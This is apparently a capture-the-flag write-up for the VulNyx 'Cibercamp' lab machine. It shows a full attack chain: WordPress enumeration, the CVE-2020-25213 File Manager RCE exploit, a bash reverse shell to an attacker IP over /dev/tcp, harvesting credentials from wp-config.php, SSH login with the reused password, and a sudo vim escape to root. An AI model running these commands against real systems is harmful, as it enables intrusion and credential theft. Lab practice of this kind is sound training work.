Cibercamp | VulNyx Writeup
Table of Contents
Overview

Cibercamp is an easy VulNyx machine that focuses on WordPress enumeration, vulnerable plugin exploitation, unauthenticated RCE, credential reuse, SSH access, and Vim-based privilege escalation. The machine demonstrates how an outdated WP File Manager plugin can provide initial access, followed by lateral movement through reused credentials and root access through misconfigured sudo permissions.
Key Vulnerabilities
- WordPress Enumeration
- Vulnerable WP File Manager Plugin
- Unauthenticated Remote Code Execution
- Reverse Shell
- Exposed WordPress Credentials
- Credential Reuse
- SSH Access
- Misconfigured Sudo Permissions
- Vim Privilege Escalation
- Root Access
🔎 Enumeration
First, perform a full TCP port scan against the target using Nmap.
nmap -n -Pn -sVC -p- --min-rate 5000 192.168.1.75
Scan Results
$ nmap -n -Pn -sVC -p- --min-rate 5000 192.168.1.75
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-17 04:42 -0700
Nmap scan report for 192.168.1.75
Host is up (0.49s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a9:d0:ab:b6:b3:09:61:69:1d:74:66:09:fe:38:57:6e (ECDSA)
|_  256 68:c7:60:f7:52:c6:2b:94:dc:e1:f7:47:b6:3b:9c:43 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: cibercamp – La seguridad de tu empresa en las mejores ma...
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-generator: WordPress 5.4.19
MAC Address: 08:00:27:83:A2:BB (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.60 seconds
Findings
- 22/tcp → SSH running OpenSSH 9.6p1
- 80/tcp → HTTP running Apache 2.4.58
- Web Technology → WordPress 5.4.19
🌐 Web Enumeration
Open port 80 in a browser and view the site’s source page.
The website reveals the domain:
iescamp.nyx
Add the domain to the local hosts file.
echo "192.168.1.75 iescamp.nyx" | sudo tee -a /etc/hosts
The command adds the target IP and hostname to /etc/hosts, allowing the domain to resolve locally.
Now open the domain in the browser:
http://iescamp.nyx
The website displays a page titled:
IT Security
No immediately useful information is discovered from the main page.
🔍 WordPress Enumeration
The Nmap scan identified WordPress version 5.4.19. Therefore, use WPScan to enumerate WordPress users and plugins.
wpscan --url http://iescamp.nyx --enumerate u,p --plugins-detection aggressive
Result
$ wpscan --url http://iescamp.nyx --enumerate u,p --plugins-detection aggressive
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

                  WordPress Security Scanner
                         Version 4.1.0
                    An Automattic endeavor
                    https://automattic.com
_______________________________________________________________

[+] URL: http://iescamp.nyx/ [192.168.1.75]
[+] Started: Thu Sep 17 05:01:16 2026
[+] Command Line: wpscan --url http://iescamp.nyx --enumerate u,p --plugins-detection aggressive
[+] Hostname: arc

Interesting Finding(s):

[+] wp-file-manager
 | Location: http://iescamp.nyx/wp-content/plugins/wp-file-manager/
 | Last Updated: 2026-04-21 12:53pm GMT (4 months ago, per WordPress.org)
 | Active Installs: 1,000,000 (per WordPress.org)
 | Readme: http://iescamp.nyx/wp-content/plugins/wp-file-manager/readme.txt
 | [!] The version is out of date, the latest version is 8.0.4
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://iescamp.nyx/wp-content/plugins/wp-file-manager/, status: 200
 |
 | Version: 6.0 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://iescamp.nyx/wp-content/plugins/wp-file-manager/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://iescamp.nyx/wp-content/plugins/wp-file-manager/readme.txt

[i] 2 plugin(s) Identified.
[+] Enumerating Users (via Passive and Aggressive Methods)

[+] eloyprofe
 | Found By: Author Posts - Author Pattern (Passive Detection)
[i] 1 user(s) Identified.
Findings
WordPress User eloyprofe
Plugin wp-file-manager
The detected plugin version is:
wp-file-manager Version: 6.0
WPScan reports that the installed version is outdated.
⚠️ WP File Manager Vulnerability
WordPress File Manager version 6.0 is vulnerable to unauthenticated remote code execution through arbitrary file upload.
The vulnerability is identified as:
CVE-2020-25213
An exploit is available through Exploit-DB:
Exploit-DB – WP File Manager Remote Code Execution
Download the exploit to the attacker machine.
wget https://www.exploit-db.com/raw/51224
🧪 Verify Remote Code Execution
Run the exploit against the target and execute the id command.
python3 51224 "http://iescamp.nyx" "id"
Result
$ python3 51224 "http://iescamp.nyx" "id"

uid=33(www-data) gid=33(www-data) groups=33(www-data)
The command executes successfully on the target.
This confirms that the application is vulnerable to remote command execution, and the commands are executed as: www-data
📡 Reverse Shell
Start a Netcat listener on the attacker machine.
nc -lnvp 443
Next, use the exploit to execute a Bash reverse-shell command.
python3 51224 "http://iescamp.nyx" "bash -c 'bash -i > /dev/tcp/192.168.1.28/443 0>&1'"
The target connects back to the attacker machine.
Reverse Shell Result
$ nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.1.28] from (UNKNOWN) [192.168.1.75] 33542
id ; hostname
uid=33(www-data) gid=33(www-data) groups=33(www-data)
cibercamp
We successfully obtain a reverse shell as:
www-data
The target hostname is:
cibercamp
🐚 Reverse Shell Upgrade
The initial reverse shell is functional, but it does not provide a fully interactive terminal. Upgrade it to a more stable TTY.
Run:
script /dev/null -c bash
Press: Ctrl + Z
Then run:
stty raw -echo; fg
Reset the terminal:
reset xterm
Set the terminal type:
export TERM=xterm
Set the Bash environment variable:
export BASH=bash
The reverse shell is now upgraded to a more interactive TTY.
🔑 WordPress Configuration File
WordPress installations commonly contain a configuration file named wp-config.php. This file may disclose database credentials.
Navigate to the WordPress directory:
cd /var/www/html/wordpress
Read the database username and password:
cat wp-config.php | grep -iE "user|pass"
Result
www-data@cibercamp:/var/www/html/wordpress$cat wp-config.php  | grep -iE "user|pass"
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
/** MySQL database username */
define( 'DB_USER', 'wpuser' );
/** MySQL database password */
define( 'DB_PASSWORD', 'passwordsuperseguroxx' );
The discovered credentials are:
Username: wpuser
Password: passwordsuperseguroxx
👤 Verify the Local User Account
Check whether the discovered username exists as a local system account.
cat /etc/passwd | grep bash
Result
www-data@cibercamp:/var/www/html/wordpress$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
administrador:x:1000:1000:administrador:/home/administrador:/bin/bash
wpuser:x:1001:1001:,,,:/home/wpuser:/bin/bash
www-data@cibercamp:/var/www/html/wordpress$
The wpuser account exists on the target and uses /bin/bash as its login shell.
🔐 SSH Access as wpuser
Since SSH is open on port 22, use the discovered credentials to log in as wpuser.
ssh wpuser@192.168.1.75
Enter the password:
passwordsuperseguroxx
SSH Session
$ ssh wpuser@192.168.1.75
wpuser@192.168.1.75's password:
wpuser@cibercamp:~$ id ; hostname
uid=1001(wpuser) gid=1001(wpuser) groups=1001(wpuser),100(users)
cibercamp
wpuser@cibercamp:~$
We have successfully logged in as wpuser.
🔍 Sudo Enumeration
The supplied notes show a shell as wpuser when checking sudo permissions.
sudo -l
Result
puser@cibercamp:~$ sudo -l
[sudo] password for wpuser:
Matching Defaults entries for wpuser on cibercamp:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User wpuser may run the following commands on cibercamp:
    (ALL) /usr/bin/vim
wpuser@cibercamp:~$
The important finding is:
(ALL) /usr/bin/vim
This means that wpuser can execute Vim as another user, including root.
💥 Vim Privilege Escalation
Execute Vim as root.
sudo -u root /usr/bin/vim
When Vim opens:
- Press
Escto enter Normal mode. - Type
:to open Vim command-line mode. - Execute:
:!bash
The :! command allows Vim to execute an external shell command.
Running bash through Vim starts a shell with the privileges of the user running Vim—in this case, root.
👑 Verify Root Access
Check the current user and hostname.
id ; hostname
Result
root@cibercamp:/home/wpuser# id ; hostname
uid=0(root) gid=0(root) groups=0(root)
cibercamp
root@cibercamp:/home/wpuser#
The UID 0 confirms that the shell is running with root privileges.
🏁 User Flag
Read the user flag.
cat /home/wpuser/user.txt
Result
root@cibercamp:~# cat /home/wpuser/user.txt
ebc9da96e25abeab5c7139f7d3ef4436
🏁 Root Flag
Read the root flag.
cat /root/root.txt
Result
root@cibercamp:~# cat /root/root.txt
bffeda3827f70fa90a74800eafcd7fec
🧾 Summary
| Phase | Technique |
|---|---|
| Network Enumeration | Nmap |
| Web Enumeration | Browser and hosts-file configuration |
| CMS Identification | WordPress 5.4.19 |
| WordPress Enumeration | WPScan |
| User Discovery | eloyprofe |
| Plugin Discovery | WP File Manager 6.0 |
| Vulnerability | CVE-2020-25213 |
| Initial Access | Unauthenticated RCE |
| Remote Access | Bash Reverse Shell |
| Initial User | www-data |
| Privilege Enumeration | sudo -l |
| Privilege Escalation | Vim shell escape |
| Root Access | sudo /usr/bin/vim |
| Flags | User and Root |
🚀 Key Takeaways
- Always perform a full TCP port scan during initial enumeration.
- WordPress version and plugin enumeration can reveal vulnerable components.
- Outdated WordPress plugins may allow unauthenticated remote code execution.
- WP File Manager version
6.0should not be exposed without proper security controls. - Reverse shells provide interactive access after successful command execution.
- Sudo permissions should be reviewed carefully, especially for editors such as Vim.
- Vim can execute external commands through its command-line mode.
- Allowing users to run Vim as root can lead to complete system compromise.
- The transition between users should always be documented clearly in a complete penetration-testing report.

Related Posts
CraftFall | VulNyx Writeup
Compromised the CraftFall machine by exploiting Craft CMS 5.6.16 through CVE-2025-32432 to obtain a www-data shell, …
LooseEnds | TryHackMe Writeup
Compromised LooseEnds through Vvveb CMS 1.0.5 by decoding exposed administrator credentials, exploiting CVE-2025-8518 …
Vvveb | VulNyx Writeup
Compromised the Vvveb machine by identifying Vvveb CMS 1.0.5, discovering the exposed /system/secret endpoint and …
Billing | TryHackMe Writeup
Compromised the Billing machine by exploiting MagnusBilling through CVE-2023-30258 to obtain an unauthenticated remote …